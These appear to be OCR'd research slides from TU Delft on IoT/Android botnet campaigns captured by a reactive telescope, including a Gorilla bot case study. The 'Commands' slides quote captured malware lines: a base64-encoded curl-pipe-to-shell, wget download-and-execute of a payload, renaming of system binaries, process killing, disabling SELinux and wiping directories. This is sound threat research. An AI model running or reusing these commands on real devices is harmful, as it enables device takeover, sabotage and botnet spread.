
Understanding infrastructure development over time

- Cluster consists of 8 hoster addresses.
- 446 unique IPs had infection attempts on our reactive telescope.
- Campaign lasted over a period of 2.5 months.
- We see 5 unique filenames used over the course of the campaign.
- All infection attempts involve a path traversal exploit with a code execution to download and execute the malicious payload.

Timeline of infector activity.




Timeline of files



Gorilla bot case study

Plotting development of capabilities over time



Credit: Maarten Weyns: m.b.m.weyns@tudelft.nl

Commands

Auxiliary Activities

- Delete older versions of files (update)
- Delete file on disk after executing (cleaning up traces)
- Recon for vulnerable devices
- Share device info
- Wget, curl are the most common commands, we also see chmod, echo, kill ,pkill, iptables, mv, base64 and so on.

Commands

Interactions with other botnets/defenders

```
echo Y3VybCAtZnNTTCBodHRwOi8vei5zaGF2c2wuY29tL2IK|base64 -d|sh
```

```
mv /sbin/reboot /sbin/resa;mv /bin/mkdir /bin/dasd;
rm -rf webLib;mv /sbin/fdisk /sbin/<profanity>;
mv /sbin/poweroff /sbin/sassda
```

```
id>`for pid in /proc/[0-9]*/; do pid=${pid%/}; pid=${pid##*/};
exe_path=$(ls -l /proc/$pid/exe 2>/dev/null | awk '{print $NF}');
if [[ $exe_path == */ ]]; then kill -9 $pid; fi; done;`
```

```
su 0 kill -9 $(toybox ps -eo pid,%cpu,cmd --sort=-%cpu | awk
'NR>1 && $3 !~ /^(surfaceflinger|system_server)/ && $2
> 15 && $1 != '$$' {print $1}');kill -9 $(toybox ps -
eo pid,%cpu,cmd --sort=-%cpu | awk 'NR>1 && $3 !~ /^(
surfaceflinger|system_server)/ && $2 > 20 && $1 != '$$'
{print $1}');toybox pkill M;toybox pkill -9 arm;toybox
pkill -9 arm7;toybox pkill -9 x86;toybox pkill -9
x86_64;su 0 toybox pkill M;su 0 toybox pkill -9 arm;su
0 toybox pkill -9 arm7;su 0 toybox pkill -9 x86;su 0
toybox pkill -9 x86_64;su 0 rm -rf /data/local;su 0
mkdir /data/local/;su 0 mkdir /data/local/tmp;su 0
chmod 777 /data/local;su 0 chmod 777 /data/local/tmp;
chmod 777 /data/local/tmp; cd /data/local/tmp || cd /
data/local/.most || cd /data/local/most; rm -rf *;
setenforce 0;busybox wget http://xxx.xxx.xxx.xxx/and ||
su 0 busybox wget http://xxx.xxx.xxx.xxx/and;chmod 777
and || su 0 chmod 777 and;sh and;su 0 mv /data/local/
tmp /data/local/.most;su 0 chmod 777 /data/local;su 0
echo hacker > /data/local/tmp;su 0 chmod 444 /data/
local;ulimit 999999
```

Learning from the botnets

What if we take the good and leave the bad?

Sanitation

```
su 0 kill -9 $(toybox ps -eo pid,%cpu,cmd --sort=-%cpu | awk
'NR>1 && $3 !~ /^(surfaceflinger|system_server)/ && $2
> 15 && $1 != '$$' {print $1}');kill -9 $(toybox ps -
eo pid,%cpu,cmd --sort=-%cpu | awk 'NR>1 && $3 !~ /^(
surfaceflinger|system_server)/ && $2 > 20 && $1 != '$$'
{print $1}');toybox pkill M;toybox pkill -9 arm;toybox
pkill -9 arm7;toybox pkill -9 x86;toybox pkill -9
x86_64;su 0 toybox pkill M;su 0 toybox pkill -9 arm;su
0 toybox pkill -9 arm7;su 0 toybox pkill -9 x86;su 0
toybox pkill -9 x86_64;su 0 rm -rf /data/local;su 0
mkdir /data/local/;su 0 mkdir /data/local/tmp;su 0
chmod 777 /data/local;su 0 chmod 777 /data/local/tmp;
chmod 777 /data/local/tmp; cd /data/local/tmp || cd /
data/local/.most || cd /data/local/most; rm -rf *;
```

Exploitation

```
setenforce 0;busybox wget http://xxx.xxx.xxx.xxx/and ||
su 0 busybox wget http://xxx.xxx.xxx.xxx/and;chmod 777
and || su 0 chmod 777 and;sh and;su 0 mv /data/local/
tmp /data/local/.most;su 0 chmod 777 /data/local;su 0
echo hacker > /data/local/tmp;su 0 chmod 444 /data/
local;ulimit 999999
```

Future work and ideas

- Fingerprinting hosting servers
- Improving our instrumentation for capturing higher levels of sophistication.
- Tracking opendirs
- Low overhead implementation of services (HTTP, TLS)
- Distributed infrastructure across different geographical locations as well as sectors.

Takeaways

- Reactive telescopes provide a useful middle ground between passive and complete monitoring techniques and provide a good indicator of where to put resources for full emulation.
- Some attackers use infrastructure for short durations to set up their botnets repeatedly over short periods of time making takedowns/blocklists ineffective
- Others have distributed infrastructure to have multiple points of failure which we are able to observe by deploying the reactive telescope over a long period of time to analyze the stager dynamics. This also makes disruption attempts much more difficult.
- We see competition for these limited sets of devices, maybe we can utilize some of these methods to intervene in a safe manner to disrupt these botnets.
- There is a lot of work to be done still!

Thanks for listening!

Any questions?

You can reach out to me at: m.a.mohammed@tudelft.nl

For enquiries, collaborations, data or just for a chat!